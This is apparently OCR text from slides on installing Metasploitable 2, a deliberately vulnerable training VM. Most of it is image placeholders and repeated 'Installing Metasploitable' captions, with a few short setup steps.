
[Metasploitable 2 | Metasploit Documentation (rapid7.com)]




Installing Metasploitable




Installing Metasploitable







Installing Metasploitable



Installing Metasploitable




Installing Metasploitable




Installing Metasploitable

Add the Metasploitable VM file that you downloaded.




Select this file

Here are the contents of the Metasploit ZIP file.




